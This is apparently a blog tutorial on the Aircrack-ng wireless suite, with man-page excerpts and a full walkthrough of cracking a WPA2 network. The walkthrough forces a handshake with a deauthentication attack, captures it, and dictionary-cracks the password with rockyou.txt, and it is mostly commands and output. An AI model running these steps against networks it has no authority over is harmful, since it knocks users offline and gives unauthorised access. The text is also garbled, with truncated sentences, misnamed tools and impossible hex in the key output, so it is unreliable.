Linux Commands

How to Use Aircrack-ng

2 years ago • by Usama Azad

Most of the time, people never think about the network to which they are connected. They never think how secure that network is and how much they risk their confidential data on a daily basis. You can run vulnerability checks on your wifi networks by using a very powerful tool called **Aircrack-ng** and Wireshark. Wireshark is used to monitor network activity. **Aircrack-ng** is more like an aggressive tool that lets you hack and give access to Wireless connections. Thinking as an intruder has always been the safest way to protect yourself against a hack. You might be able to grasp the exact actions that an intruder will take to obtain access to your system by learning about aircrack. You can then conduct compliance checks on your own system to ensure that it is not insecure.

Aircrack-ng is a full set of software designed to test WiFi network security. It is not just a single tool but a collection of tools, each of which performs a particular purpose. Different areas of wifi security can be worked on, like monitoring the Access Point, testing, attacking the network, cracking the wifi network, and testing it. Aircrack's key objective is to intercept the packets and decipher the hashes to break the passwords. It supports nearly all the new wireless interfaces. **Aircrack-ng** is an improved version of an outdated tool suite Aircrack, ng refers to the **New Generation**. Some of the awesome tools that work together in taking out a bigger task.

Airmon-ng:

Airmon-ng is included in the aircrack-ng kit that places the network interface card in the monitor mode. Network cards will usually only accept packets targeted for them as defined by the NIC's MAC address, but with airmon-ng, all wireless access point. It is used to check the status of an Access Point by putting the network interface in monitor mode. Firstly one has to configure the wireless cards to turn on the monitor mode, then kill all the background processes if you think that any process is interfering with it. After terminating the processes, monitor mode can be enabled on the wireless interface by running the command below:

MY LATEST VIDEOS

This ad will end in 1

```
ubuntu@ubuntu:~$ sudo airmon-ng start wlan0 #<network interface name>
```

You can also disable the monitor mode by stopping the airmon-ng anytime by using the command below:


```
ubuntu@ubuntu:~$ sudo airmon-ng stop wlan0 #<network interface name>
```

Airodump-ng:

the monitor mode. We will run it against all connections around us and gather data like the number of clients connected to the network, their corresponding mac addresses, encryption style, and channel names and then start targeting our target network.

By typing the airodump-ng command and giving it the network interface name as the parameter, we can activate this tool. It will list all the access points, the amount of data packets, encryption and authentication methods used, and the name of the network (ESSID). From a hacking point of view, the mac addresses are the most important fields.


```
ubuntu@ubuntu:~$ sudo airodump-ng wlx0mon
```



```
AIRODUMP-NG(8)                        System Manager's Manual                        AIRODUMP-NG(8)


       airodump-ng - a wireless packet capture tool for aircrack-ng


                  [options] <interface name>


                  is used for packet capturing of raw 802.11 frames for the intent of using them with aircrack-ng. If
       you have a GPS receiver connected to the computer, airodump-ng is capable of logging  the  coordinates  of  the
       found  access  points.  Additionally,  airodump-ng  writes out a text file containing the details of all access
       points and clients seen.


       -H, --help
              Shows the help screen.

       -i, --ivs
              It only saves IVs (only useful for cracking). If this option is specified, you have to give a dump  pre-
              fix (--write option)

       -g, --gpsd
              Indicate that airodump-ng should try to use GPSd to get coordinates.

       -w <prefix>, --write <prefix>
              Is  the  dump  file  prefix  to  use. If this option is not given, it will only show data on the screen.
              Beside this file a CSV file with the same filename as the capture will be created.

       -e, --beacons
              It will record all beacons into the cap file. By default it only records one beacon for each network.

       -u <secs>, --update <secs>
              Delay <secs> seconds delay between display updates (default: 1 second). Useful for slow CPU.

       --showack
              Prints ACK/CTS/RTS statistics. Helps in debugging and general injection optimization. It  is  indication
              if  you  inject,  inject  too  fast,  reach the AP, the frames are valid encrypted frames. Allows one to
              detect "hidden" stations, which are too far away to capture high bitrate frames, as ACK frames are  sent
              at 1Mbps.

       -h     Hides known stations for --showack.

       --berlin <secs>
              Time  before removing the AP/client from the screen when no more packets are received (Default: 120 sec-
              onds). See airodump-ng source for the history behind this option ;).

       -c <channel>[,<channel>[,...]], --channel <channel>[,<channel>[,...]]
```

Aircrack-ng:


Aircrack is used for password cracking. After capturing all the packets using airodump, we can crack the key by aircrack. It cracks these keys using two methods PTW and FMS. PTW approach is done in two phases. At first, only the ARP packets are being used, and only then, if the key is not cracked after the searching, it uses all the other captured packets. A plus point of the PTW approach is that not all the packets are used for the cracking. In the second approach, i.e., FMS, we use both the statistical models and the brute force algos for cracking the key. A dictionary method can also be used.



```
AIRCRACK-NG(1)                    General Commands Manual                    AIRCRACK-NG(1)

       aircrack-ng - a 802.11 WEP / WPA-PSK key cracker

                  [options] <.cap / .ivs file(s)>

                  is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
       It can recover the WEP key once enough encrypted packets have been captured with airodump-ng. This part of the aircrack-ng suite determines the WEP key using two fundamen-
       tal methods. The first method is via the PTW approach (Pyshkin, Tews, Weinmann). The main advantage of the PTW approach is that very few data packets are required to crack
       the WEP key. The second method is the FMS/KoreK method. The FMS/KoreK method incorporates various statistical attacks to discover the WEP key and uses these in combination
       with brute forcing.
       Additionally, the program offers a dictionary method for determining the WEP key. For cracking WPA/WPA2 pre-shared keys, a wordlist (file or stdin) or an airolib-ng has to
       be used.


       -a <amode>
              Force the attack mode, 1 or wep for WEP and 2 or wpa for WPA-PSK.

       -e <essid>
              Select  the  target  network  based on the ESSID. This option is also required for WPA cracking if the SSID is cloacked. For SSID containing special characters, see
              http://www.aircrack-ng.org/doku.php?id=faq#how_to_use_spaces_double_quote_and_single_quote_etc._in_ap_names

       -b <bssid> or --bssid <bssid>
              Select the target network based on the access point MAC address.

       -p <nbcpu>
              Set this option to the number of CPUs to use (only available on SMP systems). By default, it uses all available CPUs

       -q     If set, no status information is displayed.

       -C <macs> or --combine <macs>
              Merges all those APs MAC (separated by a comma) into a virtual one.

       -l <file>
              Write the key into a file.

       -c     Search alpha-numeric characters only.

       -t     Search binary coded decimal characters only.

       -h     Search the numeric key for Fritz!BOX
```

Aireplay-ng:


Airplay-ng introduces packets to a wireless network to create or accelerate traffic. Packets from two different sources can be captured by aireplay-ng. The first is the live network, and the second one is the packets from the already existed pcap file. Airplay-ng is useful during a deauthentication attack that targets a wireless access point and a user. Moreover, you can perform some attacks like coffee latte attack with airplay-ng, a tool that allows you to get a key from the client's system. You can achieve this by catching an ARP packet and then manipulating it and sending it back to the system. The client will then create a packet that can be captured by airodump and aircrack cracks the key from that modified packet. Some other attack options of airplay-ng include chopchop, fragment arepreplay, etc.



```
AIREPLAY-NG(8)                          System Manager's Manual                          AIREPLAY-NG(8)

       aireplay-ng - inject packets into a wireless network to generate traffic

                   [options] <replay interface>

                   is used to inject/replay frames.  The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are
       different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications,  Interactive  packet  replay,  hand-crafted  ARP
       request injection and ARP-request reinjection. With the packetforge-ng tool it's possible to create arbitrary frames.

                   supports single-NIC injection/monitor.
       This feature needs driver patching.

       -H, --help
              Shows the help screen.


       -b <bssid>
              MAC address of access point.

       -d <dmac>
              MAC address of destination.

       -s <smac>
              MAC address of source.

       -m <len>
              Minimum packet length.

       -n <len>
              Maximum packet length.

       -u <type>
              Frame control, type field.

       -v <subt>
              Frame control, subtype field.

       -t <tods>
              Frame control, "To" DS bit (0 or 1).

       -f <fromds>
              Frame control, "From" DS bit (0 or 1).
```

Airbase-ng:

Airbase-ng is used to transform an intruder's computer to a compromised attached to your network. These kinds of attacks are called Evil Twin Attacks. It is impossible for basic users to discern between a legal access point and a fake access point. So, the evil twin threat is among the most threatening wireless threats we face today.



```
AIRBASE-NG(8)                                      System Manager's Manual                                      AIRBASE-NG(8)

       airbase-ng - multi-purpose tool aimed at attacking clients as opposed to the Access Point (AP) itself

                 [options] <interface name>

                  is  multi-purpose  tool aimed at attacking clients as opposed to the Access Point (AP) itself. Since it is so versatile and flexible, summarizing it is a chal-
       lenge. Here are some of the feature highlights:
       - Implements the Caffe Latte WEP client attack
       - Implements the Hirte WEP client attack
       - Ability to cause the WPA/WPA2 handshake to be captured
       - Ability to act as an ad-hoc Access Point
       - Ability to act as a full Access Point
       - Ability to filter by SSID or client MAC addresses
       - Ability to manipulate and resend packets
       - Ability to encrypt sent packets and decrypt received packets

       The main idea is of the implementation is that it should encourage clients to associate with the fake AP, not prevent them from accessing the real AP.

       A tap interface (atX) is created when airbase-ng is run. This can be used to receive decrypted packets or to send encrypted packets.

       As real clients will most probably send probe requests for common/configured networks, these frames are important for binding a client to our softAP. In this case, the  AP
       will  respond  to any probe request with a proper probe response, which tells the client to authenticate to the airbase-ng BSSID. That being said, this mode could possibly
       disrupt the correct functionality of many APs on the same channel.


       -H, --help
              Shows the help screen.

       -a <bssid>
              If the BSSID is not explicitly specified by using "-a <BSSID>", then the current MAC of the specified interface is used.

       -i <iface>
              Also capture and process from this interface in addition to the replay interface.

       -w <WEP key>
              If WEP should be used as encryption, then the parameter "-w <WEP key>" sets the en-/decryption key. This is sufficient to let airbase-ng  set  all  the  appropriate
              flags by itself.  If the softAP operates with WEP encryption, the client can choose to use open system authentication or shared key authentication. Both authentica-
              tion methods are supported by airbase-ng. But to get a keystream, the user can try to force the client to use shared key authentication. "-s" forces  a  shared  key
              auth and "-S <len>" sets the challenge length.

       -h <MAC>
              This is the source MAC for the man-in-the-middle attack. The "-M" must also be specified.

       -f <disallow>
```

and the access point. The database management system used by this program is SQLite3, which is mostly available on all platforms. Password cracking includes the computation of the pairwise master key through which the private transient key (PTK) is extracted. Using the PTK, you can determine the frame message identification code (MIC) for a given packet and theoretically find the MIC to be similar to the packet, so if the PTK was right, the PMK was right as well.


To see the password lists and access networks stored in the database, type the following command:

```
ubuntu@ubuntu:~$ sudo airolib-ng testdatabase –stats
```

Here testdatabase is the db which you want to access or create, and –stats is the operation you want to perform on it. You can do multiple operations on the database fields, like giving maximum priority to some SSID or something. To use airolib-ng with aircrack-ng, enter the following command:

```
ubuntu@ubuntu:~$ sudo aircrack-ng  -r testdatabase wpa2.eapol.cap
```

Here we are using the already computed PMK’s stored in the **testdatabase** for speeding-up the password cracking process.



```
AIROLIB-NG(1)              General Commands Manual             AIROLIB-NG(1)


       airolib-ng - manage and create a WPA/WPA2 pre-computed hashes tables


                  <database> <operation> [options]


                   is  a  tool  for  the aircrack-ng suite to store and manage
       essid and password lists, compute their Pairwise Master Keys (PMKs) and
       use them in WPA/WPA2 cracking. The program uses the lightweight SQLite3
       database as the storage mechanism which is available on most platforms.
       The  SQLite3  database  was  selected  taking in consideration platform
       availability plus management, memory and disk overhead.


       database
              It is name of the database file.  Optionally  specify  the  full
              path.


       --stats
              Output information about the database.

       --sql <sql>
              Execute specified SQL statement.

       --clean [all]
              Clean the database from old junk. When specifying 'all', it will
              also reduce filesize if possible and run an integrity check.

       --batch
              Start batch-processing all combinations of ESSIDs and passwords.

       --verify [all]
              Verify a set of randomly chosen PMKs. If  'all'  is  given,  all
              invalid PMK in the database will be deleted.

       --import [essid|passwd] <file>
              Import a flat file as a list of ESSIDs or passwords.

       import cowpatty <file>
              Import a coWPAtty file.

       --export cowpatty <essid> <file>
              Export to a cowpatty file.
```

Cracking WPA/WPA2 using Aircrack-ng:


Let’s look at a small example of what aircrack-ng can do with the help of a few of

The first thing we need to do is to list out network interfaces that support monitor mode. This can be done using the following command:

```
ubuntu@ubuntu:~$ sudo airmon-ng
PHY    Interface                  Driver         Chipset
Phy0   wlx0                       rtl8xxxu       Realtek Semiconductor Corp.
```

We can see an interface; now, we have to put the network interface we have found (wlx0) in monitor mode using the following command:

```
ubuntu@ubuntu:~$ sudo airmon-ng start wlx0
```



```
(mac80211 monitor mode vif enabled on [phy0]wlx0mon
(mac80211 station mode vif disabled for [phy0]wlxcc79cfd6acfc)
```

It has enabled monitor mode on the interface called **wlx0mon**.

Now we should start listening to broadcasts by nearby routers through our network interface we have put in monitor mode.

```
ubuntu@ubuntu:~$ sudo airodump-ng wlx0mon
CH  5 ][ Elapsed: 30 s ][ 2020-12-02 00:17

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E4:6F:13:04:CE:31  -45       62       27    0   1  54e  WPA2 CCMP   PSK  CrackIt
C4:E9:84:76:10:BE  -63       77        0    0   6  54e. WPA2 CCMP   PSK  HAckme
C8:3A:35:A0:4E:01  -63       84        0    0   8  54e  WPA2 CCMP   PSK  Net07
74:DA:88:FA:38:02  -68       28        2    0  11  54e  WPA2 CCMP   PSK  TP-Link_3802

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

```
E4:6F:13:04:CE:31  BC:91:B5:F8:7E:D5  -39    0e- 1   1002       13
```

Our target network is **Crackit** in this case, which is currently running on channel 1.

Here in order to crack the password of the target network, we need to capture a 4-way handshake, which happens when a device tries to connect to a network. We can capture it by using the following command:

```
ubuntu@ubuntu:~$ sudo airodump-ng -c 1 --bssid  E4:6F:13:04:CE:31 -w /home wlx0
```

-c   : Channel

–bssid: Bssid of the target network

-w   : The name of the directory where the pcap file will be placed

Now we have to wait for a device to connect to the network, but there is a better way to capture a handshake. We can deauthenticate the devices to the AP using a deauthentication attack using the following command:

```
ubuntu@ubuntu:~$ sudo aireplay-ng -0 -a E4:6F:13:04:CE:31
```

a: Bssid of the target network

-0:   deauthentication attack

We have disconnected all the devices, and now we have to wait for a device to connect to the network.

```
CH  1 ][ Elapsed: 30 s ][ 2020-12-02 00:02 ][ WPA handshake: E4:6F:13:04:CE:31


BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E


E4:6F:13:04:CE:31  -47   1      228      807   36   1  54e  WPA2 CCMP   PSK  P


BSSID              STATION            PWR   Rate    Lost    Frames  Probe


E4:6F:13:04:CE:31  BC:91:B5:F8:7E:D5  -35    0 - 1      0        1
E4:6F:13:04:CE:31  5C:3A:45:D7:EA:8B  -29    0e- 1e     0       22
E4:6F:13:04:CE:31  88:28:B3:30:27:7E  -31    0e- 1      0       32
E4:6F:13:04:CE:31  D4:67:D3:C2:CD:D7  -35    0e- 6e   263      708  CrackIt
E4:6F:13:04:CE:31  D4:6A:6A:99:ED:E3  -35    0e- 0e     0       86
E4:6F:13:04:CE:31  5C:C3:07:56:61:EF  -37    0 - 1e     0        1
```

We got a hit, and by looking at the top right corner right next to the time, we can see a handshake has been captured. Now look in the folder specified (**/home** in our case) for a “**.pcap**” file.

In order to crack the WPA key, we can use the following command:

```
ubuntu@ubuntu:~$ sudo aircrack-ng -a2 -w rockyou.txt -b  E4:6F:13:04:CE:31 handshake.cap
b                          :Bssid of the target network
-a2                        :WPA2 mode
Rockyou.txt:       The dictionary file used
Handshake.cap: The file which contains captured handshake
Aircrack-ng 1.2 beta3
[00:01:49] 10566 keys tested (1017.96 k/s)
KEY FOUND! [ yougotme ]
Master Key :   8D EC 0C EA D2 BC 6B H7 J8 K1 A0 89 6B 7B 6D
0C 06 08 ED BC 6B H7 J8 K1 A0 89 6B 7B B F7 6F 50 C

Transient Key : 4D C4 5R 6T 76 99 6G 7H 8D EC
H7 J8 K1 A0 89 6B 7B 6D AF 5B 8D 2D A0 89 6B
A5 BD K1 A0 89 6B 0C 08 0C 06 08 ED BC 6B H7 J8 K1 A0 89
8D EC 0C EA D2 BC 6B H7 J8 K1 A0 89 6B
MAC:  CB 5A F8 CE 62 B2 1B F7 6F 50 C0 25 62 E9 5D 71
```

The key to our target network has been cracked successfully.

Conclusion:

Wireless networks are everywhere, used by each and every company, from workers using smartphones to industrial control devices. According to research, almost over 50 percent of the internet traffic will be over WiFi in 2021. Wireless networks have many advantages, communication outside doors, quick internet access in places where it is almost impossible to lay wires, can expand the network without installing cables for any other user, and can easily connect your mobile devices to your home offices while you aren’t there.

everyone, they can easily be attacked, and your data can easily be compromised. For example, if you are connected to some public wifi, anyone connected to that network can easily check your network traffic using some intelligence and with the help of awesome tools available and even dump it.

#aircrack

ABOUT THE AUTHOR

Usama Azad

